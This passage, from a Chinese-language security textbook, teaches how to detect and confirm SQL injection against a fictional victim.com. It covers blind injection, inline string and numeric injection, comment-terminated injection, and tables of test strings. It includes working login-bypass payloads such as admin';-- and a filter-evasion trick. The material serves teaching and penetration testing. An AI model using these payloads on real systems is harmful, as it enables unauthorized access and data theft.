在操纵发送给服务器的参数时收到 HTTP 500 或 HTTP 302 响应会是个好现象，因为这意味着我们已经以某种方式干预了应用的正常行为。接下来的步骤是构思一个有意义的注入，稍后的“2.3 确认 SQL 注入”一节会作具体讲解。

不同的响应大小

每个应用都会对用户发送的输入进行不同的处理，有时很容易识别应用中的异常，而有时则很难识别。尝试寻找 SQL 注入漏洞时，哪怕是最轻微、最细小的变化也需要考虑。

在显示 SELECT 语句结果的脚本中，通常很容易区分合法请求与 SQL 注入行为间的差异。但现在我们考虑的是那些不显示任何结果，或差异不明显、不容易引起注意的脚本。这就是接下来的例子所要说明的情况，如图 2-7 所示。



图 2-7 响应不一致

在图 2-7 中，示例包含了两个不同的请求。测试是根据 tracking.asp 页面中的 idvisitor 参数来进行的，该页面用于跟踪访问 Web 站点 http://www.victim.com 的访客。示例中的脚本只是为 idvisitor 变量指定的访客更新数据库，如果发生 SQL 错误，那么它会捕获异常并将响应返回给用户。由于编程的不一致性，最终的响应会稍有不同。

类似的例子还包括根据用户参数加载的较小的 Web 接口项(如商品标签)。当发生 SQL 错误时，通常很容易忽视较小的接口项。虽然看起来是个很小的错误，但借助 SQL 盲注(blind SQL injection)技术，我们可以有很多方法来利用这种错误，下一节及第 5 章会详细介绍 SQL 盲注技术。

2.2.4 SQL 盲注

Web 应用访问数据库有很多目的。常见的目的是访问信息并将其呈现给用户。在这种情况下，攻击者可能会修改 SQL 语句并显示数据库中的任意信息。

有时不可能显示数据库的所有信息，但并不代表代码不会受到 SQL 注入攻击。这意味着寻找及利用漏洞会稍有不同。请思考下面的例子。

Victim 公司允许用户通过 http://www.victim.com/authenticate.aspx 页面上的身份验证表单登录到 Web 站点。身份验证表单要求用户输入用户名和口令。如果任意地输入用户名和口令，那么结果页面会显示“Invalid username or password”消息。这是可以预料到的结果。但如果输入 *user' or '1'='1* 作为用户名，则会显示图 2-8 所示的错误。

图 2-8 展示了 Victim 公司身份验证系统的一个缺陷。应用收到有效的用户名后会显示不同的错误消息，进一步讲，username 字段看起来易受 SQL 注入攻击。



图 2-8　SQL 盲注示例—永真

发现这种情况后，可注入一个永假条件并检查返回值的差异，这对进一步核实来说非常有用，如图 2-9 所示。



图 2-9　SQL 盲注示例—永假

做完永假测试后，可以确认 username 字段易受到 SQL 注入攻击。但 password 字段不易受到攻击，而且无法绕过身份验证表单。

该表单没有显示数据库的任何数据。我们只知道两件事：

- username 条件为真时，表单显示“Invalid password”。
- username 条件为假时，表单显示“Invalid username or password”。

这种情况被称为 SQL 盲注。第 5 章将专门讲解 SQL 盲注攻击技术。

SQL 盲注是一种 SQL 注入漏洞，攻击者可以操纵 SQL 语句，应用会针对真假条件返回不同的值。但是攻击者无法检索查询结果。

由于 SQL 盲注漏洞非常耗时且需要向 Web 服务发送很多请求，因而要想利用该漏洞，就需要采用自动的技术。第 5 章会详细讨论利用该漏洞的过程。

SQL 盲注是一种很常见的漏洞，但有时它非常细微，经验不丰富的攻击者可能会检测不到。为更好地理解该问题，请看下面的例子。

Victim 公司的站点上有一个 showproduct.php 页面。该页面接收名为 id 的参数，该参数可唯一区分 Web 站点上的每件商品。访客按下列方式请求页面：

```
http://www.victim.com/showproduct.php?id=1
http://www.victim.com/showproduct.php?id=2
http://www.victim.com/showproduct.php?id=3
http://www.victim.com/showproduct.php?id=4
```

每个请求将显示顾客希望查看的商品的详细信息。目前这种实现方法没有任何问题。进一步讲，Victim 公司花费了一些精力来保护 Web 站点，它不向用户显示任何数据库错误。

测试该 Web 站点则会发现，应用在遇到潜在的错误时默认显示第一件商品。下列所有请求均显示第一件商品(www.victim.com /showproduct.php?id=1)：

```
http://www.victim.com/showproduct.php?id=attacker
http://www.victim.com/showproduct.php?id=attacker'
http://www.victim.com/showproduct.php?id=
http://www.victim.com/showproduct.php?id=999999999 (not existent product)
http://www.victim.com/showproduct.php?id=-1
```

到目前为止，看得出 Victim 公司在实现该应用时确实考虑到了安全问题。但如果继续测试则会发现，下面的请求会返回 id 为 2 的商品：

```
http://www.victim.com/showproduct.php?id=3-1
http://www.victim.com/showproduct.php?id=4-2
http://www.victim.com/showproduct.php?id=5-3
```

上述 URL 表明已将参数传递给 SQL 语句且按下列方式执行：

```
SELECT *
FROM products
WHERE idproduct=3-1
```

数据库计算减法的值并返回 idproduct 为 2 的商品。

您也可以使用加法执行该测试，但是您必须清楚互联网工程任务组(Internet Engineering

Task Force，IETF)曾在 RFC 2396(统一资源标识符[Uniform Resource Identifier，URI]：通用语法)中声称，加号(+)是 URI 的保留字，需要进行编码。可以用%2B 代表加号的 URL 编码。

对于企图显示 idproduct 为 6 的商品的攻击示例，可使用下列 URL 来表示：

```
http://www.victim.com/showproduct.php?id=1%2B5  (decodes to id=1+5)
http://www.victim.com/showproduct.php?id=2%2B5  (decodes to id=2+4)
http://www.victim.com/showproduct.php?id=3%2B5  (decodes to id=3+3)
```

继续推理过程，现在可以在 id 值后面插入条件，创建真假结果：

```
http://www.victim.com/showproduct.php?id=2 or 1=1
-- returns the first product
http://www.victim.com/showproduct.php?id=2 or 1=2
-- returns the first product
```

在第一个请求中，Web 服务器返回 idproduct 为 1 的商品；对于第二个请求，返回 idproduct 为 2 的商品。

在第一条语句中，*or 1=1* 让数据库返回所有商品。数据库检测该语句为异常，显示第一件商品。

在第二条语句中，*or 1=2* 对结果没有影响，执行流程没有变化。

读者可能已经意识到，根据相同的原理可以对攻击做一些变化。例如，可以选择 AND 逻辑运算符来替换 OR。这样一来：

```
http://www.victim.com/showproduct.php?id=2 or 1=1
-- returns the second product
http://www.victim.com/showproduct.php?id=2 or 1=2
-- returns the first product
```

不难发现，该攻击与上一攻击几乎完全相同，只不过条件为真时返回第二件商品，条件为假时返回第一件商品。

需要注意的是，现在虽然可以操纵 SQL 查询但却无法从中获取数据。此外，Web 服务器根据发送的条件回发不同的响应。我们据此可以确认 SQL 盲注的存在并开始着手自动地利用漏洞。

2.3　确认 SQL 注入

上一节我们讨论了通过操纵用户数据输入并分析服务器响应来寻找 SQL 注入漏洞的技术。识别出异常后，我们需要构造一条有效的 SQL 语句来确认 SQL 注入漏洞。

虽然可以使用一些技巧来帮助创建有效的 SQL 语句，但是需要意识到，每个应用都是不同的，因而每个 SQL 注入点也都是唯一的。这意味着您始终要遵循一种经过良好训练且反复实践过的操作过程。

识别漏洞只是目标的一部分。最终目标是利用所测试应用中出现的漏洞。要实现该目标，您需要构造一条有效的 SQL 请求，它会在远程数据库中执行且不会引发任何错误。本节将提供从数据库错误过渡到有效的 SQL 语句所必需的信息。

2.3.1 区分数字和字符串

要想构造有效的 SQL 注入语句，您需要对 SQL 语言有一个基本的了解。执行 SQL 注入利用，首先要清楚数据库包含不同的数据类型，它们都具有不同的表示方式，可以将它们分为两类：

- 数字：不需要使用单引号来表示
- 其他类型：使用单引号来表示

下面是使用数字值的 SQL 语句的示例：

```
SELECT * FROM products WHERE idproduct=3
SELECT * FROM products WHERE value > 200
SELECT * FROM products WHERE active = 1
```

不难发现，使用数字值的 SQL 语句不使用单引号。向数字字段注入 SQL 代码时需要考虑到这一点，稍后会出现这种情况。

下面是使用带单引号值的 SQL 语句的示例：

```
SELECT * FROM products WHERE name = 'Bike'
SELECT * FROM products WHERE published_date > '01/01/2009'
SELECT * FROM products WHERE published_time > '01/01/2009 06:30:00'
```

从这些例子中不难发现，数字字母混合值要使用单引号引起来。数据库就是以这种方式来为数字字母混合数据提供容器的。测试和利用 SQL 注入漏洞时，一般需要拥有 WHERE 子句后面所显示条件中的一个或多个值的控制权。正是因为这个原因，注入易受攻击的字符串字段时，您需要考虑单引号的闭合。

可以使用单引号把数字值引起来，不过数据库会把它理解成数字的字符串表示，例如，*'2'+'2'='22'*，而非 4。

2.3.2 内联 SQL 注入

本节介绍一些内联 SQL 注入(Inline SQL Injection)的例子。内联注入是指向查询注入一些 SQL 代码后，原来的查询仍然会全部执行。图 2-10 展示了内联 SQL 注入的示意图。



图 2-10 内联注入的 SQL 代码

1. 字符串内联注入

下面通过一个说明这种攻击的例子来帮助读者完全理解它的工作过程。

Victim 公司有一个身份验证表单，用于访问 Web 站点的管理部分。身份验证要求用户输入有效的用户名和口令。发送完用户名和口令后，应用向数据库发送一个查询以对用户进行验

证。该查询具有下列格式：

```
SELECT *
FROM administrators
WHERE username = '[USER ENTRY]' AND password = '[USER ENTRY]'
```

应用没有对收到的数据执行任何审查，因而我们可以完全控制发送给服务器的内容。

要知道，用户名和口令的数据输入会用两个单引号引起来，这不是我们能控制的。构思有效的 SQL 语句时一定要牢记这一点。图 2-11 展示了由用户输入创建的 SQL 语句。



图 2-I1　由用户输入创建的 SQL 语句

图 2-11 还展示了可操纵的那部分 SQL 语句。

注意：

理解并利用 SQL 注入漏洞所涉及的主要技术包括：在心里重建开发人员在 Web 应用中编写的代码以及预想远程 SQL 代码的内容。如果能想象出服务器正在执行的内容，那么就可以很明确地知道在哪里终止单引号以及从哪里开始加单引号。

前面讲过，我们通过注入能够触发异常的输入来开始寻找漏洞的过程。对于这种情况，可假设正在注入字符串字段，因此需要保证注入了单引号。

在 **Username** 中输入一个单引号，单击 **Send** 后，返回下列错误：

```
Error: You have an error in your SQL syntax; check the manual that
corresponds to your MySQL server version for the right syntax to use near
' ' ' at line 1
```

该错误表明表单易受 SQL 注入攻击。上述输入最终构造的 SQL 语句如下所示：

```
SELECT *
FROM administrators
WHERE username =' ' ' AND password = ' ' ;
```

由于注入引号后导致查询在语法上存在错误，因而数据库抛出一个错误，Web 服务器将该错误发送回客户端。

识别出漏洞之后，接下来的目标是构思一条有效的 SQL 语句，该语句应能满足应用施加的条件以便绕过身份验证控制。

这里假设正在攻击一个字符串值，因为通常用字符串表示用户名且注入引号会返回一个“Unclosed quotation mark(未闭合的引用标记)”错误。因为这些原因，我们在 username 字段中注入*'OR'1'='1*，口令保持为空。该输入生成下列 SQL 语句：

```
SELECT *
FROM administrators
WHERE username =' ' OR '1'='1' AND password = ' ' ;
```

该语句无法得到希望的结果。它不会为每个字段返回 TRUE，因为逻辑运算符存在优先级问题。AND 比 OR 拥有更高的优先级，可以按下列方式重写 SQL 语句，这样会更容易理解些：

```
SELECT *
FROM administrators
WHERE (username = ' ' OR '1'='1' ) AND (password = ' ' );
```

这并不是我们想做的事情，因为这样只会返回那些包含空口令的行。可通过增加一个新的 OR 条件(比如*'OR 1=1 OR '1'='1*)来改变这种行为。

```
SELECT *
FROM administrators
WHERE username = ' ' OR 1=1 OR '1'='1'  AND password = ' ';
```

新的 OR 条件使该语句始终返回真，因此我们可以绕过身份验证过程。上一节中我们介绍了如何通过终止 SQL 语句来解决该问题。但是您有时会发现，有些情况下终止 SQL 语句并不可行，所以上述技术必不可少。

返回 administrator 表中所有行(我们在这些例子中采用的做法)时无法绕过某些身份验证机制，它们可能只要求返回一行。对于这种情况，可以尝试诸如*'admin' and 1 = 1 or '1'='1'* 这样的内容，产生下列 SQL 代码：

```
SELECT *
FROM administrators
WHERE username = 'admin ' AND 1=1  OR '1'='1' AND password = ' ';
```

上述语句只返回 username 等于 admin 的记录行。请记住，这里需要增加两个条件，否则 *AND password=*"会起作用。

我们还可以向 password 字段注入 SQL 内容，这在本例中操作起来很容易。考虑到该语句的性质，只需注入一个为真的条件(如*'OR '1'='1'*)来构造下列查询即可：

```
SELECT *
FROM administrators
WHERE username = ' ' AND password = ' ' OR '1'='1';
```

该语句返回 administrator 表中所有的行，因而成功利用了漏洞。

表 2-1 给出了一个注入字符串列表，寻找并确认字符串字段中的内联注入时会用到它们。

表 2-1　字符串内联注入的特征值

测试字符串	变　种	预 期 结 果
'		触发错误。如果成功，数据库将返回一个错误
1' or '1'='1	1') or ('1'='1	永真条件。如果成功，将返回表中所有的行
value' or '1'='2	value') or ('1'='2	空条件。如果成功，则返回与原来的值相同的结果
1' and '1'='1	1') and ('1'='1	永假条件。如果成功，则不返回表中任何行
1' or 'ab'='a'+'b	1') or ('ab'='a'+'b	SQL Server 串联。如果成功，则返回与永真条件相同的信息
1' or 'ab'='a' 'b	1') or ('ab'='a' 'b	MySQL 串联。如果成功，则返回与永真条件相同的信息
1' or 'ab'='a' || 'b	1') or ('ab'='a' || 'b	Oracle 串联。如果成功，则返回与永真条件相同的信息

2. 数字值内联注入

上面介绍了一个使用字符串内联注入绕过身份验证机制的例子。接下来介绍另一个例子——对数字值执行类似的攻击。

用户可以登录到 Victim 公司访问自己的资料，还可以检查其他用户发给自己的消息。每个用户都拥有一个唯一的标识符或 uid，该标识符或 uid 用于唯一确定系统中的每个用户。

负责显示发送给用户的消息的 URL 拥有下列格式：

```
http://www.victim.com/messages/list.aspx?uid=45
```

发送一个单引号测试 uid 参数，将得到下列错误：

```
http:www.victim.com/messages/list.aspx?uid='
Server Error in '/' Application.
Unclosed quotation mark before the character string ' ORDER BY received;'.
```

为获取更多有关查询的信息，可以发送下列请求：

```
http://www.victim.com/messages/list.aspx?uid=0 having 1=1
```

服务器响应如下：

```
Server Error in '/' Application.
Column ' messages.idmessage ' is invalid in the select list because it is
not contained in an aggregate function and there is no GROUP By clause.
```

根据检索到的信息，可以断定运行在服务器上的 SQL 代码如下所示：

```
SELECT *
FROM messages
WHERE uid =[ USER ENTRY]
ORDER BY received;
```

图 2-12 展示了注入点、创建的 SQL 语句和易受攻击的参数。



图 2-12 数字值注入示意图

请注意，注入一个数字时不需要终结和添加单引号分隔符。本例中我们可以直接对 URL 中的 uid 参数进行注入。

这里我们拥有对数据库返回消息的控制权。应用没有对 uid 参数进行任何审查，因而我们可以于预从 message 表选择的行。对于这种情况，我们采用的方法是增加一条永真(*or 1=1*)语句，这样就不会只返回某个用户的消息，而是返回所有用户的消息。其 URL 如下：

```
http://www.victim.com/messages/list.aspx?uid=45 or 1=1
```

该请求将返回所有用户的消息，如图 2-13 所示。



图 2-13 利用数字值注入

注入结果将产生下列 SQL 语句：

```
SELECT *
FROM messages
WHERE uid=45 or 1=1 /* Always true condition*/
ORDER BY received;
```

由于注入了永真条件(*or 1=1*)，因而数据库将返回 message 表中所有的行，而不只是那些发送给用户的行。第 4 章将介绍如何进一步利用该漏洞来读取数据库表中的任意数据，甚至是其他数据库中的数据。

表 2-2 给出了测试数字值时使用的特征值集合。

表 2-2　数字值内联注入的特征值

测试字符串	变　种	预 期 结 果
'		触发错误。如果成功，数据库将返回一个错误
1+1	3-1	如果成功，则返回与操作结果相同的值
value + 0		如果成功，则返回与原来请求相同的值
1 or 1=1	1)or (1=1	永真条件。如果成功，则返回表中所有的行
value or 1=2	value) or (1=2	空条件。如果成功，则返回与原来的值相同的结果
1 and 1=2	1) and (1=2	永假条件。如果成功，将不返回表中任何行
1 or 'ab'='a'+'b'	1) or ('ab'='a'+'b'	SQL Server 串联。如果成功，则返回与永真条件相同的信息
1 or 'ab'='a' 'b'	1) or ('ab'='a' 'b'	MySQL 串联。如果成功，则返回与永真条件相同的信息
1 or 'ab'='a' || 'b'	1) or ('ab'='a' || 'b'	Oracle 串联。如果成功，则返回与永真条件相同的信息

从表 2-2 不难发现，所有注入字符串都遵循相似的原则。确认是否存在 SQL 注入漏洞，主要是理解服务器端正在执行什么内容，然后针对每种情况注入相应的条件。

2.3.3　终止式 SQL 注入

可以通过多种技术来确认是否存在 SQL 注入漏洞。上一节介绍了内联注入技术，本节介绍如何通过终止创建一条有效的 SQL 语句。终止式 SQL 语句注入是指攻击者在注入 SQL 代码时，通过注释剩下的查询来成功结束该语句。图 2-14 展示了终止式 SQL 注入的示意图。

从图 2-14 中不难发现，注入的代码终止了 SQL 语句。除终止该语句外，还需要注释剩下的查询以使其不会被执行。



图 2-14　终止式 SQL 注入

1. 数据库注释语法

从图 2-14 可以看出，我们需要通过一些方法来阻止 SQL 语句结尾那部分代码的执行。接下来要借助的元素是数据库注释，SQL 代码中的注释与其他编程语言中的注释类似，可通过它们向代码中插入能被解释器忽略的信息。表 2-3 给出了向 SQL Server、Oracle 和 MySQL 数据库添加注释的语法。

表 2-3 数据库注释

数 据 库	注 释	描 述
SQL Server 和 Oracle	--(double dash)	用于单行注释
	/* */	用于多行注释
MySQL	--(double dash)	用于单行注释。要求第二个 dash 后面跟一个空格或控制字符(如制表符、换行符等)
	#	用于单行注释
	/* */	用于多行注释

提示：

防御技术包括从最开始位置检测、清除用户输入中的所有空格或者截短用户输入的值。可以使用多行注释绕过这些限制。假设正在使用下列攻击注入一个应用：

```
http://www.victim.com/messages/list.aspx?uid=45 or 1=1
```

不过，由于应用清除了空格，SQL 语句变为：

```
SELECT *
FROM messages
WHERE uid=45or1=1
```

这不会返回我们想要的结果，可以添加不带内容的多行注释来避免使用空格：

```
http://www.victim.com/messages/list.aspx?uid=45/**/or/**/1=1
```

新查询不会在用户输入中包含空格，但是仍然有效，它返回 message 表中所有的行。第 7 章的“7.2 避开输入过滤器”一节会详细介绍该技术以及其他用于避开特征值的技术。

接下来的技术使用 SQL 注释来确认是否存在漏洞。请看下列请求：

```
http://www.victim.com/messages/list.aspx?uid=45/*hello yes*/
```

如果应用易受攻击，它将发送后面跟随注释的 uid 值。如果处理该请求时未出现问题，那么将得到与 *uid=45* 相同的结果，即数据库忽略了注释内容。这可能是因为存在 SQL 注入漏洞。

2. 使用注释

我们看一下如何使用注释来终止 SQL 语句。

接下来使用 Victim 公司 Web 站点中的管理员身份验证机制。图 2-15 展示了终止式 SQL 语句的概念。



图 2-15 利用终止式 SQL 语句

这里将利用该漏洞来终止 SQL 语句。我们只向 username 字段注入代码并终止该语句。注入*' or 1=1;--*代码，这将创建下列语句：

```
SELECT *
FROM administrators
WHERE username = '' or 1=1; -- ' AND password = '';
```

由于存在 *1=1* 永真条件，该语句将返回 administrators 表中所有的行。进一步讲，它忽略了注释后面的查询内容，我们不需要担心 *AND password=''*。

还可以通过注入 *admin';--*来冒充已知用户。该操作将创建下列语句：

```
SELECT *
FROM administrators
WHERE username = 'admin' ; -- ' AND password = '';
```

该语句将成功绕过身份验证机制并且只返回包含 admin 用户的行。

有时您会发现在某些场合无法使用 double dash(--)，可能是因为应用对它进行了过滤，也可能是因为在注释剩下的查询时产生了错误。在这种情况下，可以使用多行注释(/* */)来替换 SQL 语句中原来的注释。该技术要求存在多个易受攻击的参数，而且您要了解这些参数在 SQL 语句中的位置。

图 2-16 展示了一个多行攻击示例。请注意，为清晰起见，这里提供了 Password 字段中的文本，以展示这种使用多行注释的攻击。

